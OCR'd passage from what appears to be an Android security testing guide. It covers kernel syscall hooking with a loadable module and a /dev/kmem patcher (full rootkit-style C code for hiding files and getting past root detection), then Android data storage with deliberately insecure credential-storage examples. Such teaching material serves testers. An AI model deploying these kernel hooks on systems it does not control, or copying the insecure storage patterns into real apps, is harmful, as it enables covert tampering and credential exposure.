
You can now use fastboot to test the new kernel. The `fastboot boot` command allows you to run the kernel without actually flashing it (once you're sure everything works, you can make the changes permanent with fastboot flash, but you don't have to). Restart the device in fastboot mode with the following command:

```
$ adb reboot bootloader
```

Then use the `fastboot boot` command to boot Android with the new kernel. Specify the kernel offset, ramdisk offset, tags offset, and command line (use the values listed in your extracted bootimg.cfg) in addition to the newly built kernel and the original ramdisk.

```
$ fastboot boot zImage-dtb initrd.img --base 0 --kernel-offset 0x8000 --ramdisk-offset 0x2900000 --tags-offset 0x2700000 -c "console=ttyHSL0,115200,n8
↪  androidboot.hardware=hammerhead user_debug=31 maxcpus=2 msm_watchdog_v2.enable=1"
```

The system should now boot normally. To quickly verify that the correct kernel is running, navigate to **Settings** -> **About phone** and check the **kernel version** field.



Regulatory information

Send feedback about this device

Model number
Nexus 5

Android version
5.1.1


Baseband version
M8974A-2.0.50.2.26

Kernel version
3.4.0-geaa8415-dirty
berndt@osboxes #2
Sat Jan 14 10:20:51 ICT 2017

Build number
LMY48M

System Call Hooking with Kernel Modules

System call hooking allows you to attack any anti-reversing defenses that depend on kernel-provided functionality. With your custom kernel in place, you can now use an LKM to load additional code into the kernel. You also have access to the /dev/kmem interface, which you can use to patch kernel memory on-the-fly. This is a classic Linux rootkit technique that has been described for Android by Dong-Hoon You in Phrack Magazine - "Android platform based linux kernel rootkit" on 4 April 2011.



You first need the address of sys_call_table. Fortunately, it is exported as a symbol in the Android kernel (iOS reversers aren't so lucky). You can look up the address in the /proc/kallsyms file:

```
$ adb shell "su -c echo 0 > /proc/sys/kernel/kptr_restrict"
$ adb shell cat /proc/kallsyms | grep sys_call_table
c000f984 T sys_call_table
```

This is the only memory address you need for writing your kernel module. You can calculate everything else with offsets taken from the kernel headers (hopefully, you didn't delete them yet).

Example: File Hiding

In this how-to, we will use a Kernel module to hide a file. Create a file on the device so you can hide it later:

```
$ adb shell "su -c echo ABCD > /data/local/tmp/nowyouseeme"
$ adb shell cat /data/local/tmp/nowyouseeme
ABCD
```

It's time to write the kernel module. For file-hiding, you'll need to hook one of the system calls used to open (or check for the existence of) files. There are many of these: `open`, `openat`, `access`, `accessat`, `facessat`, `stat`, `fstat`, etc. For now, you'll only hook the `openat` system call. This is the syscall that the /bin/cat program uses when accessing a file, so the call should be suitable for a demonstration.

You can find the function prototypes for all system calls in the kernel header file arch/arm/include/asm/unistd.h
Create a file called kernel_hook.c with the following code:

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/moduleparam.h>
#include <linux/unistd.h>
#include <linux/slab.h>
#include <asm/uaccess.h>

asmlinkage int (*real_openat)(int, const char __user*, int);

void **sys_call_table;

int new_openat(int dirfd, const char \__user* pathname, int flags)
{
  char *kbuf;
  size_t len;

  kbuf=(char*)kmalloc(256,GFP_KERNEL);
  len = strncpy_from_user(kbuf,pathname,255);

  if (strcmp(kbuf, "/data/local/tmp/nowyouseeme") == 0) {
    printk("Hiding file!\n");
    return -ENOENT;
  }

  kfree(kbuf);

  return real_openat(dirfd, pathname, flags);
}

int init_module() {

  sys_call_table = (void*)0xc000f984;
  real_openat = (void*)(sys_call_table[\__NR_openat]);

return 0;

}
```

To build the kernel module, you need the kernel sources and a working toolchain. Since you've already built a complete kernel, you're all set. Create a Makefile with the following content:

```
KERNEL=[YOUR KERNEL PATH]
TOOLCHAIN=[YOUR TOOLCHAIN PATH]

obj-m := kernel_hook.o

all:
        make ARCH=arm CROSS_COMPILE=$(TOOLCHAIN)/bin/arm-eabi- -C $(KERNEL) M=$(shell pwd) CFLAGS_MODULE=-fno-pic modules

clean:
        make -C $(KERNEL) M=$(shell pwd) clean
```

Run `make` to compile the code, which should create the file kernel_hook.ko. Copy kernel_hook.ko to the device and load it with the `insmod` command. Using the `lsmod` command, verify that the module has been loaded successfully.

```
$ make
(...)
$ adb push kernel_hook.ko /data/local/tmp/
[100%] /data/local/tmp/kernel_hook.ko
$ adb shell su -c insmod /data/local/tmp/kernel_hook.ko
$ adb shell lsmod
kernel_hook 1160 0 [permanent], Live 0xbf000000 (PO)
```

Now you'll access /dev/kmem to overwrite the original function pointer in `sys_call_table` with the address of your newly injected function (this could have been done directly in the kernel module, but /dev/kmem provides an easy way to toggle your hooks on and off). We've have adapted the code from Dong-Hoon You's Phrack article for this purpose. However, you can use the file interface instead of `mmap` because the latter might cause kernel panics. Create a file called kmem_util.c with the following code:

```c
#include <stdio.h>
#include <stdlib.h>
#include <fcntl.h>
#include <asm/unistd.h>
#include <sys/mman.h>

#define MAP_SIZE 4096UL
#define MAP_MASK (MAP_SIZE - 1)

int kmem;
void read_kmem2(unsigned char *buf, off_t off, int sz)
{
  off_t offset; ssize_t bread;
  offset = lseek(kmem, off, SEEK_SET);
  bread = read(kmem, buf, sz);
  return;
}

void write_kmem2(unsigned char *buf, off_t off, int sz) {
  off_t offset; ssize_t written;
  offset = lseek(kmem, off, SEEK_SET);
  if (written = write(kmem, buf, sz) == -1) { perror("Write error");
    exit(0);
  }
  return;
}

int main(int argc, char *argv[]) {

  off_t sys_call_table;
  unsigned int addr_ptr, sys_call_number;

  if (argc < 3) {
    return 0;
  }

  kmem=open("/dev/kmem",O_RDWR);

  if(kmem<0){
    perror("Error opening kmem"); return 0;
  }

  sscanf(argv[1], "%x", &sys_call_table); sscanf(argv[2], "%d", &sys_call_number);
  sscanf(argv[3], "%x", &addr_ptr); char buf[256];
  memset (buf, 0, 256); read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
  printf("Original value: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1], buf[0]);
  write_kmem2((void*)&addr_ptr,sys_call_table+(sys_call_number*4),4);
  read_kmem2(buf,sys_call_table+(sys_call_number*4),4);
  printf("New value: %02x%02x%02x%02x\n", buf[3], buf[2], buf[1], buf[0]);
  close(kmem);

  return 0;
}
```

Beginning with Android 5.0 (API level 21), all executables must be compiled with PIE support. Build kmem_util.c with the prebuilt toolchain and copy it to the device:

```
$ /tmp/my-android-toolchain/bin/arm-linux-androideabi-gcc -pie -fpie -o kmem_util kmem_util.c
$ adb push kmem_util /data/local/tmp/
$ adb shell chmod 755 /data/local/tmp/kmem_util
```

Before you start accessing kernel memory, you still need to know the correct offset into the system call table. The `openat` system call is defined in unistd.h, which is in the kernel sources:

```
$ grep -r "__NR_openat" arch/arm/include/asm/unistd.h
\#define __NR_openat            (__NR_SYSCALL_BASE+322)
```

The final piece of the puzzle is the address of your replacement-openat. Again, you can get this address from /proc/kallsyms.

```
$ adb shell cat /proc/kallsyms | grep new_openat
bf000000 t new_openat    [kernel_hook]
```

Now you have everything you need to overwrite the `sys_call_table` entry. The syntax for kmem_util is:

```
$ ./kmem_util <syscall_table_base_address> <offset> <func_addr>
```

The following command patches the `openat` system call table so that it points to your new function.

```
$ adb shell su -c /data/local/tmp/kmem_util c000f984 322 bf000000
Original value: c017a390
New value: bf000000
```

Assuming that everything worked, /bin/cat shouldn't be able to *see* the file.

```
$ adb shell su -c cat /data/local/tmp/nowyouseeme
tmp-mksh: cat: /data/local/tmp/nowyouseeme: No such file or directory
```

Voilà! The file "nowyouseeme" is now somewhat hidden from all *user mode* processes. Note that the file can easily be found using other syscalls, and you need to do a lot more to properly hide a file, including hooking `stat`, `access`, and other system calls.

File-hiding is of course only the tip of the iceberg: you can accomplish a lot using kernel modules, including bypassing many root detection measures, integrity checks, and anti-debugging measures. You can find more examples in the "case studies" section of Bernhard Mueller's Hacking Soft Tokens Paper [#mueller].

References

- Bionic - https://github.com/android/platform$_b$ionic
- Attacking Android Applications with Debuggers (19 January 2015) - https://blog.netspi.com/attacking-android-applications-with-debuggers/
- [#josse] Sébastien Josse, Dynamic Malware Recompilation (6 January 2014) - http://ieeexplore.ieee.org/document/6759227/
- Update on Development of Xposed for Nougat - https://www.xda-developers.com/rovo89-updates-on-the-situation-regarding-xposed-for-nougat/
- Android Platform based Linux kernel rootkit (4 April 2011 - Phrack Magazine)
- [#mueller] Bernhard Mueller, Hacking Soft Tokens. Advanced Reverse Engineering on Android (2016) - https://packetstormsecurity.com/files/138504/HITB$_H$acking$_S$oft$_T$okens$_v$1.2.pdf

Android Data Storage

Protecting authentication tokens, private information, and other sensitive data is key to mobile security. In this chapter, you will learn about the APIs Android offers for local data storage and best practices for using them.

The guidelines for saving data can be summarized quite easily: Public data should be available to everyone, but sensitive and private data must be protected, or, better yet, kept out of device storage.

This chapter is broken into two sections, the first of which focuses on the theory of data storage from a security perspective as well as a brief explanation and example of the various methods of data storage on Android.

The second section focuses on the testing of these data storage solutions through the usage of test cases that utilize both static and dynamic analysis.

Theory Overview

Storing data is essential to many mobile apps. Conventional wisdom suggests that as little sensitive data as possible should be stored on permanent local storage. In most practical scenarios, however, some type of user data must be stored. For example, asking the user to enter a very complex password every time the app starts isn't a great idea in terms of usability. Most apps must locally cache some kind of authentication token to avoid this. Personally identifiable information (PII) and other types of sensitive data may also be saved if a given scenario calls for it.

Sensitive data is vulnerable when it is not properly protected by the app that is persistently storing it. The app may be able to store the data in several places, for example, on the device or on an external SD card. When you're trying to exploit these kinds of issues, consider that a lot of information may be processed and stored in different locations.

First, it is important to identify the kind of information processed by the mobile application and input by the user. Next, determining what can be considered sensitive data that may be valuable to attackers (e.g., passwords, credit card information, PII) is not always a trivial task and it strongly depends on the context of the target application. You can find more details regarding data classification in the "Identifying Sensitive Data" section of the chapter "Mobile App Security Testing". For general information on Android Data Storage Security, refer to the Security Tips for Storing Data in the Android developer's guide.

Disclosing sensitive information has several consequences, including decrypted information. In general, an attacker may identify this information and use it for additional attacks, such as social engineering (if PII has been disclosed), account hijacking (if session information or an authentication token has been disclosed), and gathering information from apps that have a payment option (to attack and abuse them).

Next to protecting sensitive data, you need to ensure that data read from any storage source is validated and possibly sanitized. The validation usually ranges from checking for the correct data types to using additional cryptographic controls, such as an HMAC, you can validate the integrity of the data.

Data Storage Methods Overview

Android provides a number of methods for data storage depending on the needs of the user, developer, and application. For example, some apps use data storage to keep track of user settings or user-provided data. Data can be stored persistently for this use case in several ways. The following list of persistent storage techniques are widely used on the Android platform:

- Shared Preferences
- SQLite Databases
- Firebase Databases
- Realm Databases
- Internal Storage
- External Storage
- Keystore

In addition to this, there are a number of other functions in Android built for various use cases that can also result in the storage of data and respectively should also be tested, such as:

- Logging Functions
- Android Backups
- Processes Memory
- Keyboard Caches
- Screenshots

It is important to understand each relevant data storage function in order to correctly perform the appropriate test cases. This overview aims to provide a brief outline of each of these data storage methods, as well as point testers to further relevant documentation.

Shared Preferences

The SharedPreferences API is commonly used to permanently save small collections of key-value pairs. Data stored in a SharedPreferences object is written to a plain-text XML file. The SharedPreferences object can be declared world-readable (accessible to all apps) or private. Misuse of the SharedPreferences API can often lead to exposure of sensitive data. Consider the following example:

Example for Java:

```
SharedPreferences sharedPref = getSharedPreferences("key", MODE_WORLD_READABLE);
SharedPreferences.Editor editor = sharedPref.edit();
editor.putString("username", "administrator");
editor.putString("password", "supersecret");
editor.commit();
```

Example for Kotlin:

```
var sharedPref = getSharedPreferences("key", Context.MODE_WORLD_READABLE)
var editor = sharedPref.edit()
editor.putString("username", "administrator")
editor.putString("password", "supersecret")
editor.commit()
```

Once the activity has been called, the file key.xml will be created with the provided data. This code violates several best practices.

- The username and password are stored in clear text in `/data/data/<package-name>/shared_prefs/key.xml`.

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="username">administrator</string>
  <string name="password">supersecret</string>
</map>
```

- `MODE_WORLD_READABLE` allows all applications to access and read the contents of `key.xml`.

```
root@hermes:/data/data/sg.vp.owasp_mobile.myfirstapp/shared_prefs # ls -la
-rw-rw-r-- u0_a118    170 2016-04-23 16:51 key.xml
```

> Please note that `MODE_WORLD_READABLE` and `MODE_WORLD_WRITEABLE` were deprecated starting on API level 17. Although newer devices may not be affected by this, applications compiled with an `android:targetSdkVersion` value less than 17 may be affected if they run on an OS version that was released before Android 4.2 (API level 17).

Databases

The Android platform provides a number of database options as aforementioned in the previous list. Each database option has its own quirks and methods that need to be understood.

SQLite Database (Unencrypted)

SQLite is an SQL database engine that stores data in `.db` files. The Android SDK has built-in support for SQLite databases. The main package used to manage the databases is `android.database.sqlite`. For example, you may use the following code to store sensitive information within an activity:

Example in Java:

```java
SQLiteDatabase notSoSecure = openOrCreateDatabase("privateNotSoSecure", MODE_PRIVATE, null);
notSoSecure.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR, Password VARCHAR);");
notSoSecure.execSQL("INSERT INTO Accounts VALUES('admin','AdminPass');");
notSoSecure.close();
```

Example in Kotlin:

```kotlin
var notSoSecure = openOrCreateDatabase("privateNotSoSecure", Context.MODE_PRIVATE, null)
notSoSecure.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR, Password VARCHAR);")
notSoSecure.execSQL("INSERT INTO Accounts VALUES('admin','AdminPass');")
notSoSecure.close()
```

Once the activity has been called, the database file `privateNotSoSecure` will be created with the provided data and stored in the clear text file `/data/data/<package-name>/databases/privateNotSoSecure`.

The database's directory may contain several files besides the SQLite database:

- Journal files: These are temporary files used to implement atomic commit and rollback.
- Lock files: The lock files are part of the locking and journaling feature, which was designed to improve SQLite concurrency and reduce the writer starvation problem.

Sensitive information should not be stored in unencrypted SQLite databases.

SQLite Databases (Encrypted)

With the library SQLCipher, SQLite databases can be password-encrypted.

Example in Java:

```
SQLiteDatabase secureDB = SQLiteDatabase.openOrCreateDatabase(database, "password123", null);
secureDB.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR,Password VARCHAR);");
secureDB.execSQL("INSERT INTO Accounts VALUES('admin','AdminPassEnc');");
secureDB.close();
```

Example in Kotlin:

```
var secureDB = SQLiteDatabase.openOrCreateDatabase(database, "password123", null)
secureDB.execSQL("CREATE TABLE IF NOT EXISTS Accounts(Username VARCHAR,Password VARCHAR);")
secureDB.execSQL("INSERT INTO Accounts VALUES('admin','AdminPassEnc');")
secureDB.close()
```

Secure ways to retrieve the database key include:

- Asking the user to decrypt the database with a PIN or password once the app is opened (weak passwords and PINs are vulnerable to brute force attacks)
- Storing the key on the server and allowing it to be accessed from a web service only (so that the app can be used only when the device is online)

Firebase Real-time Databases

Firebase is a development platform with more than 15 products, and one of them is Firebase Real-time Database. It can be leveraged by application developers to store and sync data with a NoSQL cloud-hosted database. The data is stored as JSON and is synchronized in real-time to every connected client and also remains available even when the application goes offline.

A misconfigured Firebase instance can be identified by making the following network call:

`https://_firebaseProjectName_.firebaseio.com/.json`

The *firebaseProjectName* can be retrieved from the mobile application by reverse engineering the application. Alternatively, the analysts can use Firebase Scanner, a python script that automates the task above as shown below:

```
python FirebaseScanner.py -p <pathOfAPKFile>

python FirebaseScanner.py -f <commaSeperatedFirebaseProjectNames>
```

Realm Databases

The Realm Database for Java is becoming more and more popular among developers. The database and its contents can be encrypted with a key stored in the configuration file.

```
//the getKey() method either gets the key from the server or from a KeyStore, or is derived from a password.
RealmConfiguration config = new RealmConfiguration.Builder()
  .encryptionKey(getKey())
  .build();

Realm realm = Realm.getInstance(config);
```

If the database is not encrypted, you should be able to obtain the data. If the database *is* encrypted, determine whether the key is hard-coded in the source or resources and whether it is stored unprotected in shared preferences or some other location.

Internal Storage

You can save files to the device's internal storage. Files saved to internal storage are containerized by default and cannot be accessed by other apps on the device. When the user uninstalls your app, these files are removed. The following code snippets would persistently store sensitive data to internal storage.

Example for Java:

```java
FileOutputStream fos = null;
try {
   fos = openFileOutput(FILENAME, Context.MODE_PRIVATE);
   fos.write(test.getBytes());
   fos.close();
} catch (FileNotFoundException e) {
   e.printStackTrace();
} catch (IOException e) {
   e.printStackTrace();
}
```

Example for Kotlin:

```kotlin
var fos: FileOutputStream? = null
fos = openFileOutput("FILENAME", Context.MODE_PRIVATE)
fos.write(test.toByteArray(Charsets.UTF_8))
fos.close()
```

You should check the file mode to make sure that only the app can access the file. You can set this access with `MODE_PRIVATE`. Modes such as `MODE_WORLD_READABLE` (deprecated) and `MODE_-WORLD_WRITEABLE` (deprecated) may pose a security risk.

Search for the class `FileInputStream` to find out which files are opened and read within the app.

External Storage

Every Android-compatible device supports shared external storage. This storage may be removable (such as an SD card) or internal (non-removable). Files saved to external storage are world-readable. The user can modify them when USB mass storage is enabled. You can use the following code snippets to persistently store sensitive information to external storage as the contents of the file `password.txt`.

Example for Java:

```java
File file = new File (Environment.getExternalFilesDir(), "password.txt");
String password = "SecretPassword";
FileOutputStream fos;
    fos = new FileOutputStream(file);
    fos.write(password.getBytes());
    fos.close();
```

Example for Kotlin:

```kotlin
val password = "SecretPassword"
val path = context.getExternalFilesDir(null)
val file = File(path, "password.txt")
file.appendText(password)
```

The file will be created and the data will be stored in a clear text file in external storage once the activity has been called.

It's also worth knowing that files stored outside the application folder (`data/data/<package-name>/`) will not be deleted when the user uninstalls the application. Finally, it's worth noting that the external storage can be used by an attacker to allow for arbitrary control of the application in some cases. For more information: see the blog from Checkpoint.

KeyStore

The Android KeyStore supports relatively secure credential storage. As of Android 4.3 (API level 18), it provides public APIs for storing and using app-private keys. An app can use a public key to create a new private/public key pair for encrypting application secrets, and it can decrypt the secrets with the private key.

You can protect keys stored in the Android KeyStore with user authentication in a confirm credential flow. The user's lock screen credentials (pattern, PIN, password, or fingerprint) are used for authentication.

You can use stored keys in one of two modes:

1. Users are authorized to use keys for a limited period of time after authentication. In this mode, all keys can be used as soon as the user unlocks the device. You can customize the period of authorization for each key. You can use this option only if the secure lock screen is enabled. If the user disables the secure lock screen, all stored keys will become permanently invalid.
2. Users are authorized to use a specific cryptographic operation that is associated with one key. In this mode, users must request a separate authorization for each operation that involves the key. Currently, fingerprint authentication is the only way to request such authorization.

The level of security afforded by the Android KeyStore depends on its implementation, which depends on the device. Most modern devices offer a hardware-backed KeyStore implementation: keys are generated and used in a Trusted Execution Environment (TEE) or a Secure Element (SE), and the operating system can't access them directly. This means that the encryption keys themselves can't be easily retrieved, even from a rooted device. You can verify hardware-backed keys with Key Attestation You can determine whether the keys are inside the secure hardware by checking the return value of the `isInsideSecureHardware` method, which is part of the `KeyInfo` class.

> Note that the relevant KeyInfo indicates that secret keys and HMAC keys are insecurely stored on several devices despite private keys being correctly stored on the secure hardware.

The keys of a software-only implementation are encrypted with a per-user encryption master key. An attacker can access all keys stored on rooted devices that have this implementation in the folder `/data/misc/keystore/`. Because the user's lock screen pin/password is used to generate the master key, the Android KeyStore is unavailable when the device is locked. For more security Android 9 (API level 28) introduces the `unlockedDeviceRequied` flag. By passing `true` to the `setUnlockedDeviceRequired` method the app prevents its keys stored in `AndroidKeystore` from being decrypted when the device is locked, and it requires the screen to be unlocked before allowing decryption.

Hardware-backed Android KeyStore

As mentioned before, hardware-backed Android KeyStore gives another layer to defense-in-depth security concept for Android. Keymaster Hardware Abstraction Layer (HAL) was introduced with Android 6 (API level 23). Applications can verify if the key is stored inside the security hardware (by checking if `KeyInfo.isinsideSecureHardware` returns `true`). Devices running Android 9 (API level 28) and higher can have a `StrongBox Keymaster` module, an implementation of the Keymaster HAL that resides in a hardware security module which has its own CPU, Secure storage, a true random number generator and a mechanism to resist package tampering. To use this feature, `true` must be passed to the `setIsStrongBoxBacked` method in either the `KeyGenParameterSpec.Builder` class or the `KeyProtection.Builder` class when generating or importing keys using `AndroidKeystore`. To make sure that StrongBox is used during runtime, check that `isInsideSecureHardware` returns `true` and that the system does not throw `StrongBoxUnavailableException` which gets thrown if the StrongBox Keymaster isn't available for the given algorithm and key size associated with a key. Description of features on hardware-based keystore can be found on AOSP pages.

Keymaster HAL is an interface to hardware-backed components - Trusted Execution Environment (TEE) or a Secure Element (SE), which is used by Android Keystore. An example of such a hardware-backed component is Titan M.

Key Attestation

For the applications which heavily rely on Android Keystore for business-critical operations such as multi-factor authentication through cryptographic primitives, secure storage of sensitive data at the client-side, etc. Android provides the feature of Key Attestation which helps to analyze the security of cryptographic material managed through Android Keystore. From Android 8.0 (API level 26), the key attestation was made mandatory for all new (Android 7.0 or higher) devices that need to have device certification for Google apps. Such devices use attestation keys signed by the Google hardware attestation root certificate and the same can be verified through the key attestation process.

During key attestation, we can specify the alias of a key pair and in return, get a certificate chain, which we can use to verify the properties of that key pair. If the root certificate of the chain is the Google Hardware Attestation Root certificate and the checks related to key pair storage in hardware are made it gives an assurance that the device supports hardware-level key attestation and the key is in the hardware-backed keystore that Google believes to be secure. Alternatively, if the attestation chain has any other root certificate, then Google does not make any claims about the security of the hardware.

Although the key attestation process can be implemented within the application directly but it is recommended that it should be implemented at the server-side for security reasons. The following are the high-level guidelines for the secure implementation of Key Attestation:

- The server should initiate the key attestation process by creating a random number securely using CSPRNG(Cryptographically Secure Random Number Generator) and the same should be sent to the user as a challenge.
- The client should call the `setAttestationChallenge` API with the challenge received from the server and should then retrieve the attestation certificate chain using the `KeyStore.getCertificateChain` method.

- The attestation response should be sent to the server for the verification and following checks should be performed for the verification of the key attestation response:
  - Verify the certificate chain, up to the root and perform certificate sanity checks such as validity, integrity and trustworthiness. Check the Certificate Revocation Status List maintained by Google, if none of the certificates in the chain was revoked.
  - Check if the root certificate is signed with the Google attestation root key which makes the attestation process trustworthy.
  - Extract the attestation certificate extension data, which appears within the first element of the certificate chain and perform the following checks:
    - Verify that the attestation challenge is having the same value which was generated at the server while initiating the attestation process.
    - Verify the signature in the key attestation response.
    - Verify the security level of the Keymaster to determine if the device has secure key storage mechanism. Keymaster is a piece of software that runs in the security context and provides all the secure keystore operations. The security level will be one of `Software`, `TrustedEnvironment` or `StrongBox`. The client supports hardware-level key attestation if security level is `TrustedEnvironment` or `StrongBox` and attestation certificate chain contains a root certificate singed with Google attestation root key.
    - Verify client's status to ensure full chain of trust - verified boot key, locked bootloader and verified boot state.
    - Additionally, you can verify the key pair's attributes such as purpose, access time, authentication requirement, etc.

> Note, if for any reason that process fails, it means that the key is not in security hardware. That does not mean that the key is compromised.

The typical example of Android Keystore attestation response looks like this:

```
{
    "fmt": "android-key",
    "authData": "9569088f1ecee3232954035dbd10d7cae391305a2751b559bb8fd7cbb229bd...",
    "attStmt": {
        "alg": -7,
